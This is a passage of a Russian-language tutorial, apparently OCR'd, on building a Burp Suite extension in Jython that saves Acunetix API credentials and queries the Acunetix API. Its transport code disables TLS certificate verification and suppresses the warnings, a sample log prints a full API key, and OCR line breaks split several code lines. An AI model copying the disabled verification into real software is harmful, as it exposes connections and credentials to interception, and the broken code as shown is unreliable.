# В интерфейсе не используй кириллицу вообще

from burp import IBurpExtender, ITab
# Вынесем интерфейс в отдельный класс, чтобы сохранить читаемость
кода
from ui import AppConfigPanel

# Любое расширение должно расширять класс IBurpExtender, ITab нужен,
если создаешь собственную вкладку
class BurpExtender(IBurpExtender, ITab):
    # Главная функция, в которой определяешь поведение расширения и
его возможности
    def registerExtenderCallbacks(self, callbacks):
        # Сохрани колбэки Burp Extender, чтобы была возможность
управлять Burp
        self._callbacks = callbacks
        # То же с функциями-хелперами
        self._helpers = callbacks.getHelpers()
        # Установи имя расширения в списке расширений Burp (не
название вкладки)
        callbacks.setExtensionName("Acunetix Sync")
        # Класс интерфейса реализуем чуть позже
        self.ui = AppConfigPanel(callbacks)
        # Добавление собственной вкладки в интерфейс Burp
        callbacks.addSuiteTab(self)

    # Функция ITab для установки надписи на вкладке
    def getTabCaption(self):
        return "Acunetix Sync"

    # Функция ITab для привязки интерфейса расширения к твоей вкладке
    def getUiComponent(self):
        # Создание интерфейса из класса AppConfigPanel
        return self.ui.get_component()
```

INFO

`registerExtenderCallbacks` — главная функция, которая выполняет инициализацию любого расширения, написанного для Extender API. В расширение передаются колбэки, через которые можно настроить само расширение и управлять поведением Burp.

Burp написан на Java, поэтому интерфейсы расширения тебе придется писать на компонентах библиотеки Swing. От расширений с интерфейсом Burp ждет стандартный объект `JPanel`, к которому прикреплены все остальные элементы. Получается панель, на которой расположены другие панели и лейауты (это нужно для правильного позиционирования элементов), а на них — конечные элементы вроде текстовых полей (`JTextField`) и кнопок (`JButton`).

WWW

В статье интерфейс описан кодом. Если хочешь переделать интерфейс для себя, используй Apache NetBeans. IDE полностью бесплатная и кросс-платформенная. С ее помощью ты сможешь мышкой накидать интерфейс любой сложности. После возьми исходный код интерфейса и по аналогии с кодом расширения перенеси его на Jython для использования в расширениях Burp.


Код интерфейса помести в файл `ui.py`.

```
# -*- coding: utf-8 -*-

# Заранее импортирую все элементы, которые потребуются для конечного
расширения, а не только нужные сейчас
from javax.swing import (
    JPanel, JLabel, JTextField, JButton, BoxLayout, BorderFactory,
Box, JScrollPane,
    JTable, ListSelectionModel, SwingUtilities, JComboBox,
JOptionPane
)

from javax.swing.table import DefaultTableModel
from java.awt import GridBagLayout, GridBagConstraints, Insets,
Dimension, BorderLayout, Color
from java.net import URL

class AppConfigPanel(object):
    # При инициализации сохрани ссылки на важные части расширения
для доступа к ним. Client и store определим позже, пока укажи, что
они могут быть None
    def __init__(self, callbacks, client = None, store = None):
        # Колбэки API Burp
        self._callbacks = callbacks
        # Через client будем передавать объект API Acunetix для
прямых вызовов
        self.client = client
        # Объект с данными, которые необходимо хранить между
запусками
        self.store = store
        self.current_target = None
        self._build_ui()

    def _build_ui(self):
        self.panel = JPanel(BorderLayout())
        main_container = JPanel()
        main_container.setLayout(BoxLayout(main_container, BoxLayout.
Y_AXIS))
        main_container.add(Box.createVerticalStrut(15))
        api_panel = JPanel(GridBagLayout())
        api_panel.setBorder(BorderFactory.createTitledBorder("API
Settings"))
        gbc = GridBagConstraints()
        gbc.insets = Insets(6, 6, 6, 6)
        gbc.anchor = GridBagConstraints.WEST
        gbc.gridx = 0
        gbc.gridy = 0
        gbc.weightx = 0
        gbc.fill = GridBagConstraints.NONE
        api_panel.add(JLabel("API Key:"), gbc)
        gbc.gridx = 1
        gbc.weightx = 1.0
        gbc.fill = GridBagConstraints.HORIZONTAL
        # Сохраняем ссылку на текстовое поле в переменной объекта,
чтобы был прямой доступ
        self.key_field = JTextField()
        self.key_field.setPreferredSize(Dimension(280, 26))
        api_panel.add(self.key_field, gbc)
        gbc.gridx = 0
        gbc.gridy = 1
        gbc.weightx = 0; gbc.fill = GridBagConstraints.NONE
        api_panel.add(JLabel("API URL:"), gbc)
        gbc.gridx = 1; gbc.weightx = 1.0; gbc.fill =
GridBagConstraints.HORIZONTAL
        # Сохраняем ссылку на текстовое поле в переменной объекта,
чтобы был прямой доступ
        self.url_field = JTextField()
        api_panel.add(self.url_field, gbc)
        btn_panel = JPanel()
        btn_panel.setLayout(BoxLayout(btn_panel, BoxLayout.X_AXIS))
        self.check_btn = JButton("Check", actionPerformed=self.
on_check_connection)
        self.check_btn.setPreferredSize(Dimension(100, 28))
        btn_panel.add(self.check_btn)
        btn_panel.add(Box.createHorizontalStrut(8))
        # Создаем кнопку, указав функцию, обрабатывающую событие
клика. actionPerformed — основное событие для элемента. Для кнопки
это клик
        self.save_btn = JButton("Save", actionPerformed=self.on_save)
        self.save_btn.setPreferredSize(Dimension(100, 28))
        btn_panel.add(self.save_btn)
        gbc.gridx = 1
        gbc.gridy = 2
        gbc.weightx = 0
        gbc.fill = GridBagConstraints.NONE
        gbc.anchor = GridBagConstraints.EAST
        api_panel.add(btn_panel, gbc)
        main_container.add(api_panel)
        main_container.add(Box.createVerticalStrut(15))
        wrapper = JPanel(BorderLayout())
        wrapper.add(main_container, BorderLayout.NORTH)
        self.panel.add(JScrollPane(wrapper), BorderLayout.CENTER)

    def get_component(self):
        return self.panel

    # Функция проверки доступности Acunetix API при нажатии на Check
    def on_check_connection(self, event):
        pass

    # Функция сохранения кредов при нажатии на Save
    def on_save(self, event):
        pass
```

ПЕРВЫЙ ЗАПУСК РАСШИРЕНИЯ

В Burp открой вкладку Extensions → Extensions Settings. Найди Python environment, убедись, что указан путь к Jython. Если Jython не установлен, скачай Jython Standalone последней версии и укажи путь к этому файлу.

Закрой окно настроек и нажми Add для добавления расширения. Укажи тип расширения Python и путь к файлу — `burp-acunetix.py`. После установки среди вкладок Burp появится Acunetix Sync.



Начальный интерфейс

ХРАНЕНИЕ ДАННЫХ В BURP

Креды хранить будем в настройках расширения. Настройки сохраняются между запусками Burp и переустановками расширения — то, что нужно, чтобы не вводить каждый раз данные для подключения.

В Extender API Burp есть две функции: `saveExtensionSetting` и `loadExtensionSetting`. Хранятся данные как «ключ-значение». Ключ — строка, например `burp_to_acu:config`. В значение положим JSON, преобразованный в строку.

Создай файл `store.py` и положи в него класс `ProjectStore`:

```
# -*- coding: utf-8 -*-

import json
import time

class ProjectStore(object):

    def __init__(self, callbacks):
        # Доступ к колбэкам Burp
        self._callbacks = callbacks
        # Ключ для сохранения данных в хранилище Burp
        self.cfg_key = "burp_to_acu:config"

    # Сохраняем значение
    def save_config(self, cfg):
        try:
            # Приводим JSON к строке
            raw = json.dumps(cfg)
            # Сохраняем данные
            self._callbacks.saveExtensionSetting(self.cfg_key, raw)
            # Вывод в лог
            self._callbacks.printOutput("[STORE] Config saved")
        except Exception as e:
            self._callbacks.printError("[STORE] save_config error: %s
" % str(e))

    # Загружаем данные из настроек расширения
    def load_config(self):
        try:
            # Получаем данные из настроек расширения
            raw = self._callbacks.loadExtensionSetting(self.cfg_key)
            if raw:
                try:
                    # Если все OK, преобразуем строку в JSON и
возвращаем
                    return json.loads(raw)
                except Exception:
                    return None
        except Exception as e:
            # Пишем в стандартный StdErr
            self._callbacks.printError("[STORE] load_config error: %s
" % str(e))
        return None
```

Добавь в основной файл расширения импорт хранилища `from store import ProjectStore`. Перед созданием интерфейса создай объект хранилища и передай его в интерфейс:

```
self.store = ProjectStore(callbacks)
self.ui = AppConfigPanel(callbacks, store=self.store)
```


Давай оживим кнопку Save. В классе пользовательского интерфейса обнови функцию `on_save`:

```
# Расширение само будет добавлять /api/v1, поэтому избавляемся от
этого текста, если пользователь указал его
def _normalize_url(self, url):
    if not url:
        return None
    url = url.strip().rstrip('/')

    if url.lower().endswith('/api/v1'):
        url = url[:-7]

    return url

# Получение данных из текстовых полей
def get_credentials_from_fields(self):
    try:
        # Через метод getText() вытаскиваем значения из текстовых
полей. Для этого мы сохранили JTextField в переменные объекта
интерфейса self...
        api_url = self._normalize_url(self.url_field.getText())
        api_key = self.key_field.getText().strip()

        if not api_url or not api_key:
            # Если что-то пошло не так, ругаемся пользователю через
лог событий Burp
            self._callbacks.issueAlert("Please fill in all fields")
            return None, None

        self._callbacks.printOutput("[UI] Credentials from fields -
URL: %s" % api_url)
        return api_key, api_url

    except Exception as e:
        self._callbacks.printError("[UI] Error getting credentials:
%s" % str(e))
        return None, None

def on_save(self, event):
    # Вызываем вспомогательную функцию для получения значений из
текстовых полей
    api_key, api_url = self.get_credentials_from_fields()

    # Если чего-то не хватает, ругаемся и прерываем выполнение
    if not api_key or not api_url:
        self._callbacks.issueAlert("Please fill in all fields")
        return

    # Формируем объект для сохранения. Он будет приведен к строке и
сохранен в настройках расширения
    settings = {
        "api_key": api_key,
        "api_url": api_url
    }

    try:
        # Вызываем функцию сохранения у объекта хранилища
        self.store.save_config(settings)
        self._callbacks.issueAlert("Settings saved to project
settings")
        # Строка ниже закомментирована, так как клиент пока не
реализован
        # self.client.set_credentials(settings["api_url"], settings[
"api_key"])
    except Exception as e:
        self._callbacks.printError("Save failed: " + str(e))
```

Варианты вывода у расширений Burp

Тебе доступно несколько колбэков для вывода:

- `printError` — стандартный поток ошибок;
- `printOutput` — стандартный поток вывода;
- `issueAlert` — выводит в Event Log Burp. Чтобы увидеть Event Log, кликни по строке состояния Burp.




17:25:37 27 окт. 2025 Info Extensions [2] Acunetix Sync: Settings saved
17:20:43 27 окт. 2025 Info Extensions Acunetix Sync: Invalid URL: remov

Time: 17:20:43 27 окт. 2025
Type: Info
Source: Extensions
Message: Acunetix Sync: Invalid URL: remove '/api/v1'

Пример вывода в Event Log

Чтобы настроить стандартные потоки, зайди на вкладку Extensions и выбери нужное расширение. В нижней части экрана увидишь две вкладки: Output и Errors. Варианты вывода:

- `Output to system console` — выводить в консоль;
- `Save to File` — сохранить в файл;
- `Show in UI` — выводить в интерфейс.



○ Output to system console
○ Save to file:
● Show in UI:

```
[STORE] Saving config: {"api_url": "https://127.0.0.1:3443/", "api_key":
"1986ad8c0a5b3df4d7028d5f3c0e936c5da5ab37aeb6463aba86953700471969"}
[STORE] Config saved
```

Вывод в интерфейс Burp

Данные сохраняются, но, если перезагрузить Burp или расширение, текстовые поля окажутся пустыми. Добавь в инициализацию интерфейса подгрузку данных:

```
class AppConfigPanel(object):
    def __init__(self, callbacks, client = None, store = None):
        # Другой код функции, вроде self._callbacks = callbacks...
        # Добавь в конец функции инициализации
        if store:
            cfg = store.load_config()
            if cfg:
                api_url = cfg.get("api_url")
                api_key = cfg.get("api_key")
                self.client.set_credentials(api_url, api_key)
                if api_url:
                    self.url_field.setText(api_url)
                if api_key:
                    self.key_field.setText(api_key)
```


Найди расширение на вкладке Extensions, кликни правой кнопкой и выбери Reload, чтобы оно обновилось. В новых версиях Burp можешь поставить галочку Auto-reload when file changes, тогда программа сама будет обновлять расширение при обновлении файлов.

Заполни текстовые поля расширения и сохрани. Заново открой Burp или выполни релоад расширения снова, чтобы убедиться, что данные надежно сохраняются.

Где взять данные для подключения к Acunetix API


Полный URL выглядит как адрес, по которому ты заходишь в Acunetix, + `/api/v1`. Например: https://127.0.0.1:3443/api/v1. Расширение само добавит `/api/v1`, поэтому указывай просто адрес входа в Acunetix, без слеша на конце.

Ключ API генерируется в профиле пользователя. В левом верхнем углу окна Acunetix кликни по своему пользователю. В появившемся меню выбери Profile.



Как перейти в профиль пользователя

Промотай экран в самый низ и найди блок API Key. Сгенерируй новый ключ и скопируй в буфер.



Генерация ключа

Продолжение статьи →

ЗАПРОСЫ К ACUNETIX API

Механизм отправки запросов я разбил на несколько отдельных классов, чтобы отделить транспортный уровень от уровня взаимодействия с API. Класс **AcunetixClient** — подготовка параметров запросов, обработка ответов и прочее связанное с API. **HttpTransport** формирует и выполняет запросы, выводит в лог отладочную информацию.

transport.py

```
import traceback
import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning

# Подавляем предупреждения об insecure-запросах
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

class TransportError(Exception):
    pass

class HttpTransport(object):
    # Сохраняем колбэки и инициализируем переменные
    def __init__(self, callbacks, debug=False):
        self._callbacks = callbacks
        self.api_url = None
        self.api_key = None
        self.debug = bool(debug)

    # Устанавливаем креды
    def set_credentials(self, api_url, api_key):
        self.api_url = api_url.rstrip("/") if api_url else None
        self.api_key = api_key

    # Функция выполнения запроса на базе requests
    def request(self, method, path, payload=None, headers=None):
        if not self.api_url:
            raise TransportError("API URL not set")

        full_url = self.api_url + "/" + path.lstrip("/")
        req_headers = {
            "Accept": "application/json"
        }
        if self.api_key:
            req_headers["X-Auth"] = self.api_key
        if headers:
            req_headers.update(headers)

        try:
            response = requests.request(
                method=method.upper(),
                url=full_url,
                json=payload,
                headers=req_headers,
                verify=False
            )
            code = response.status_code
            # Преобразуем headers в dict с lists для совместимости с оригиналом
            header_fields = {k: [v] for k, v in response.headers.items()}
            body_text = response.text

            # Дебаг-логирование
            if self.debug:
                self._callbacks.printOutput("\n" + "="*60)
                self._callbacks.printOutput("[Transport] %s %s" % (method, full_url))
                self._callbacks.printOutput("[Transport] Status: %s" % str(code))
                self._callbacks.printOutput("[Transport] Headers: %s" % str(header_fields))
                self._callbacks.printOutput("[Transport] Body: %s" % (body_text or "<empty>"))
                self._callbacks.printOutput("="*60 + "\n")

            return int(code), header_fields, body_text

        except requests.exceptions.RequestException as e:
            raise TransportError("HTTP transport error: %s\n%s" % (str(e), traceback.format_exc()))
        except Exception as e:
            raise TransportError("Unexpected error: %s\n%s" % (str(e), traceback.format_exc()))
```

Особенности Jython

Код транспортного класса написан с использованием модуля requests, но он не будет работать «из коробки». Jython отличается от чистого Python и не использует пакеты, которые ты глобально установил при помощи **pip**. Во-первых, ему недоступны стандартные пакеты CPython, вместо этого он использует свои. Во-вторых, Jython основан на Python версии 2.7 и не может использовать библиотеки старших версий.

